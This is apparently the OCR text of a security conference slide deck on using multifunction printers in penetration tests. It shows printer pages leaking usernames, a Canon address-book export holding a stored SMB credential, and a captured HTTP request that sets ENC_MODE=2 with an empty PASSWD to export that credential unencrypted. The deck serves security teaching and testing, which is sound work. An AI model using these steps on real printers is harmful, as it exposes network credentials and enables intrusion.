Plunder Pillage & Print

THE ART OF LEVERAGING MULTIFUNCTION PRINTERS DURING PENETRATION TESTING

Deral Heiland
deral_heiland@rapid7.com
@Percent_x

RAPID7

Pete Arzamendi
peter_arzamendi@rapid7.com
@TheBokojan

Introduction

- Deral Heiland “@Percent_X”
  - Senior Security Consultant Rapid7
  - Dayton, Ohio
  - 20+ years IT
  - 6+ years consultant/pentester
- Pete Arzamendi “@thebokojan”
  - Senior Security Consultant Rapid7
  - Austin, TX
  - 14+ year IT
  - 5+ years consultant/pentester

RAPID7

Agenda

- Multifunction Printers (MFP) attack vector
- Attack Examples
- Automating the attacks
- Reducing the risk

So Why
Multi-Function Printer

So Why Multi-Function Printer

What is it that all pentesters want

USERNAMES

PASSWORDS

Which leads to shell

So Why Multi-Function Printer

- Since becoming the printer security evangelist
  - 2010 printer hacking success during pentesting
    - Gain access to Windows active directory user account less then 10-15%
    - Gained domain admin creds rarely
  - 2014 printer hacking success during pentesting
    - Gain access to Windows active directory user account 45-50%+
      - Which leads to gaining Domain Admin access 25-30%
    - Gain direct domain admin creds > 5%

So Why Multi-Function Printer

- How is this possible
  - Usage tracking
  - Scan to email
  - Scan to file
  - LDAP authentication
  - Remote firmware upgrades
- Printer need access to credentials for these features to work correctly
- So let us Plunder Pillage & Print our way to SHELL

Plunder

RAPID7

Plunder

plun·der

[pluhn-der]

1. To rob of goods or valuables by open force, as in war, hostile raids, brigandage, etc.: to plunder a town.

2. To rob, despoil, or fleece: to plunder the public treasury.

Plunder

- Pulling user data
- What kind of data can we get that will help with the assessment?
  - Usernames
  - Applications
  - Hostnames

Plunder

Examples:

Dell

Gives up usernames, applications, and client hostname


Xerox

Gives up usernames and applications


HP

Gives up usernames and applications

Dell Exposing Usernames, Applications, and Hostnames




Xerox Exposing Usernames and Applications



RAPID7

HP Exposing Usernames and Applications



HP Color LaserJet CP4005 Printers

Information | Settings | Networking

- Device Status
- Configuration Page
- Supplies Status
- Event Log
- Usage Page
- Diagnostics Page
- Device Information
- Control Panel
- Color Usage Job Log
- Print

Other Links
hp instant support
Shop for Supplies
Product Support

Color Usage Job Log

Printer Information

Printer Name: HP Color LaserJet CP4005
Serial Number:

Usage Totals

Total Jobs in log:	32
Total mono sides:	7
Total color sides:	48
Total sheets:	55

Job Log

Date/Time	User	Job	Application	Mono Sides	Color Sides	Total Sheets
15 Mar 2014 / 05:17 PM	Bsmith	[redacted]	Print driver host fo	0	1	1
15 Mar 2014 / 05:16 PM	Dannyboy	[redacted]	Print driver host fo	0	1	1
15 Mar 2014 / 03:20 PM	Lobster	[redacted]	Print driver host fo	1	0	1
15 Mar 2014 / 02:16 PM	Jiffy	[redacted]	Print driver host fo	0	1	1
14 Mar 2014 / 12:11 PM		Microsoft Outlook -	Print driver host fo	1	4	5
14 Mar 2014 / 09:22 AM		Microsoft Outlook -	Print driver host fo	0	1	1
14 Mar 2014 / 08:49 AM		Microsoft Outlook -	Print driver host fo	2	2	4
14 Mar 2014 / 07:44 AM		Microsoft Outlook -	Print driver host fo	0	1	1
14 Mar 2014 / 07:39 AM		buildingdrawings.pdf	Print driver host fo	0	4	4
14 Mar 2014 / 07:29 AM		buildingdrawings.pdf	Print driver host fo	0	4	4
13 Mar 2014 / 07:32 AM	[redacted]	Microsoft Outlook -	Print driver host fo	1	0	1
13 Mar 2014 / 07:31 AM		Microsoft Outlook -	Print driver host fo	0	2	2
13 Mar 2014 / 07:31 AM		Microsoft Outlook -	Print driver host fo	0	1	1
12 Mar 2014 / 02:31 PM		Book1	Print driver host fo	0	1	1

RAPID7

Pillage

Pillage

pil·lage

verb (used with object), pil·laged, pil·lag·ing.

1. To strip ruthlessly of money or goods by open violence, as in war; plunder: The barbarians pillaged every conquered city.

2. To take as booty.

verb (used without object), pil·laged, pil·lag·ing.

3. To rob with open violence; take booty: Soldiers roamed the countryside, pillaging.

- Pillage -

Address Book Extraction Attacks

RAPID7

Pillage


- Address books
  - User name
  - Email Addresses
  - Passwords
- Konica Minolta
- Canon IR-ADV

Pillage Canon ImageRunner Advanced

- Canon IR-ADV
  - Exported address books can contain password
    - Requires special setting
  - Passwords by default are encrypted during export
    - Encryption settings are controlled on end user side
    - So encryption can be turned off (FAIL)


Pillage Canon ImageRunner Advanced

- Canon IR-ADV enable password export



Pillage Canon ImageRunner Advanced

- Canon IR-ADV encrypt output password



RAPID7

Pillage Canon ImageRunner Advanced

- Canon IR-ADV address book export results

```
# Canon AddressBook version: 1
# CharSet: WCP1252
# SubAddressBookName:
# DB Version: 0x0108
# Crypto Version: 1
# Crypto Attribute: pwd

subdbid: 1
dn: 202
uuid: 6e0b43a6-4679-11e0-8000-001e8f5001a2
cn: Scan to File
cnread: Scan to File
url: \\SYSFileSRV1\executiveservices
path: \scannedfromcopier
username: corp\ADInfoAccess
pwd:: lJfXf1zUtYvWHbUwju/UWaXYlKoY9CAisBkXOuZBVRWUlH/Osp/CZ0PBXOUlqoxF/8R66w=
 =
pwdinputflag: false
accesscode: 0
protocol: smb
objectclass: top
objectclass: extensibleobject
objectclass: remotefilesystem
```

Encrypted password encoded with base64 to allow transfer

Pillage Canon ImageRunner Advanced

- Canon IR-ADV captured address book post request

```
POST /rps/abook.abk HTTP/1.1
Host: 10.0.0.108:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.108:8000/rps/cimport.cgi
Cookie: sessionid=0a812eb1170595b09802d30bb25f68b5; portalLang=en; iR=4127469707
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

AID=1&ACLS=1&ENC_MODE=2&ENC_FILE=password&PASSWD=&PageFlag=&AMOD=&Dummy=1359047882596
```

ENC_MODE= 2

